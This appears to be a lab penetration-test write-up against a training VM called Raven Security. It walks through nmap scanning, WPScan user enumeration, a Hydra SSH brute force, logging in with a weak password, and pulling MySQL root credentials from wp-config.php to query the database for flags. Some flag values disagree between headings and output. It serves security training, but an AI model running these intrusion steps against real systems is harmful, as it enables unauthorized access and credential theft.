


Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

Red Team (Offensive) Analysis Report - Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services



Kali on ML-REFVM-684427 - Virtual Machine Connection

File Action Media Clipboard View Help

Shell No.1

Shell No.1

File Actions Edit View Help

```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.90 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412 prefixlen 64 scopeid 0x20<link>
            ether 00:15:5d:00:04:12 txqueuelen 1000 (Ethernet)
            RX packets 9576 bytes 2572486 (2.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 449041 bytes 412261894 (393.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 6 bytes 318 (318.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 6 bytes 318 (318.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@Kali:~#
```


Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap -sS -A 192.168.1.110
```

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

```
root@Kali:~# nmap -sS -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-22 17:03 PST
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|_  256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4         111/tcp6   rpcbind
|   100000  3,4         111/udp6   rpcbind
|   100024  1           34923/udp  status
|   100024  1           39415/tcp  status
|_  100024  1           48697/tcp6 status
|_  100024  1           54924/udp6 status
```

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)



The screenshot shows a terminal window titled "Shell No. 1" with the following output:

```
|_http-title: Raven Security
111/tcp open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100000  2,3,4        111/udp    rpcbind
|   100000  3,4          111/tcp6   rpcbind
|   100000  3,4          111/udp6   rpcbind
|   100024  1            34923/udp  status
|   100024  1            39415/tcp  status
|   100024  1            48697/tcp6 status
|   100024  1            54924/udp6 status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h39m59s, deviation: 6h21m02s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
```

This scan identifies the services below as potential points of entry:

- Target 1
 - 1. Port 22/TCP Open SSH
 - 2. Port 80/TCP Open HTTP
 - 3. Port 111/TCP Open rpcbind
 - 4. Port 139/TCP Open netbios-ssn
 - 5. Port 445/TCP Open netbios-ssn

The following vulnerabilities were identified on each target:

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

- Target 1
 - [CVE-2021-28041 open SSH](#)
 - [CVE-2017-15710 Apache https 2.4.10](#)
 - [CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS](#)
 - [CVE-2017-7494 Samba NetBIOS](#)
- 1. User Enumeration (WordPress site)
- 2. Weak User Password
- 3. Unsalted User Password Hash (WordPress database)
- 4. Misconfiguration of User Privileges/Privilege Escalation

Exploitation

As Red Team, we were able to penetrate Target 1 and retrieve the following confidential data:

Target 1

Flag1: b9bbcb33ellb80be759c4e844862482d

★ **Exploit Used:**

- WPScan to enumerate users of the Target 1 WordPress site
- Command: `$ wpscan --url http://192.168.1.110/wordpress --eu`

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

```
Shell No.1
Shell No.1
File Actions Edit View Help
- https://github.com/wpscanteam/wpScan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.8.7'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <===== (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

- ★ Targeting user Michael
 - Small manual Brute Force attack to guess/finds Michael's password

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

- User password was weak and obvious
 - Password: michael
- ★ Capturing Flag 1: SSH in as Michael traversing through directories and files.
- Flag 1 found in var/www/html folder at root in service.html in a HTML comment below the footer.
 - Commands:
 - ssh michael@192.168.1.110
 - pw: michael
 - cd ..
 - cd ..
 - cd var/www/html
 - ls -l
 - nano service.html

L-REFVM-684427 - Virtual Machine Connection

File Media Clipboard View Help

05:34

michael@michael@target1: /var/...

michael@michael@target1: /var/www/html

```
</div>
</footer>


<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
<script src="js/main.js"></script>
```

Flag2: fc3fd58dcdad9ab23facade9a3e581c

★ Exploit Used:

- Same exploit used to gain Flag 1.
- Capturing Flag 2: While SSH in as user Michael Flag 2 was also found.
 - Once again traversing through directories and files as before
 - Flag 2 was found in /var/www next to the html folder that held Flag 1.
 - Commands:

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)


```
→ ssh michael@192.168.1.110
→ pw: michael
→ cd ../
→ cd ../
→ cd var/www
→ ls -l
→ cat flag2.txt
```

```
gnop
[+] Finished: Tue Feb 22 17:13:17 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.077 MB
[+] Memory used: 134.754 MB
[+] Elapsed time: 00:00:04
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)



The screenshot shows a terminal window titled "michael@target1:/var/www". The session is connected via SSH to a host at 192.168.1.110. The user "michael" has logged in successfully. The terminal displays the standard Debian/GNU-Linux welcome message, followed by a warning about the addition of the host to the list of known hosts. The user then runs an "ls" command in the "/var/www" directory, which lists several files and directories, including "flag2.txt", "contact.zip", "elements.html", "img", "js", "Security - Doc", "team.html", "wordpress", "css", "fonts", "index.html", "scss", "service.html", and "vendor". Finally, the user runs "cat flag2.txt" to reveal the flag content.


```
michael@target1:~$ ls
michael@target1:~$ ls
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  contact.zip  elements.html  img  js  Security - Doc  team.html  wordpress
about.html  contact.php  css  fonts  index.html  scss  service.html  vendor
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  contact.zip  elements.html  img  js  Security - Doc  team.html  wordpress
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Flag3: afc01ab56b50591e7dccf93122770cd2

★ Exploit Used:

- Same exploits used to gain Flag 1 and 2.
- Capturing Flag 3: Accessing MySQL database.
 - Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)



```
laptop-4167-b8ba-05674a7e3b92.westus.cloudapp.azure.com:62159 - Remote Desktop Connection
Kali on ML-REFVM-684427
Shell No. 1
File Actions Edit View Help
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110 -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-22 18:53:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399),
~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-22 18:53:36
root@Kali:~#
```


- Flag 3 was found in wp_posts table in the wordpress database.
- Commands:
 - mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
 - show databases;
 - use wordpress;
 - show tables;
 - select * from wp_posts;

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

The screenshot shows a terminal window titled "ML-REFVM-684427 - Virtual Machine Connection". The window has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu is a toolbar with icons for power, clipboard, and other functions. The main area shows a file editor with the path "michael@target1:/var/www/html/wordpress". The code in the editor is the wp-config.php file for a WordPress installation, containing configuration constants like WP_DEBUG and ABSPATH. Below the editor, a MySQL prompt is visible, indicating a connection from "michael@target1:/var/www/html/wordpress\$ mysql -u root -p". The MySQL monitor shows the user entering a password and then listing the MySQL connection information.

```
* For developers: WordPress debugging mode.  
*  
* Change this to true to enable the display of notices during development.  
* It is strongly recommended that plugin and theme developers use WP_DEBUG  
* in their development environments.  
*  
* For information on other constants that can be used for debugging,  
* visit the Codex.  
*  
* @link https://codex.wordpress.org/Debugging_in_WordPress  
*/  
define('WP_DEBUG', false);  
  
/* That's all, stop editing! Happy blogging. */  
  
/** Absolute path to the WordPress directory. */  
if ( !defined('ABSPATH') )  
    define('ABSPATH', dirname(__FILE__) . '/');  
  
/** Sets up WordPress vars and included files. */  
require_once(ABSPATH . 'wp-settings.php');  
michael@target1:/var/www/html/wordpress$ mysql -u root -p  
Enter password:  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 63  
Server version: 5.5.60-0+deb8u1 (Debian)
```

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)



L-REFVM-684427 - Virtual Machine Connection

michael@michael@target1:/var/www/html/wordpress

```
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');


/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org
 * 
```



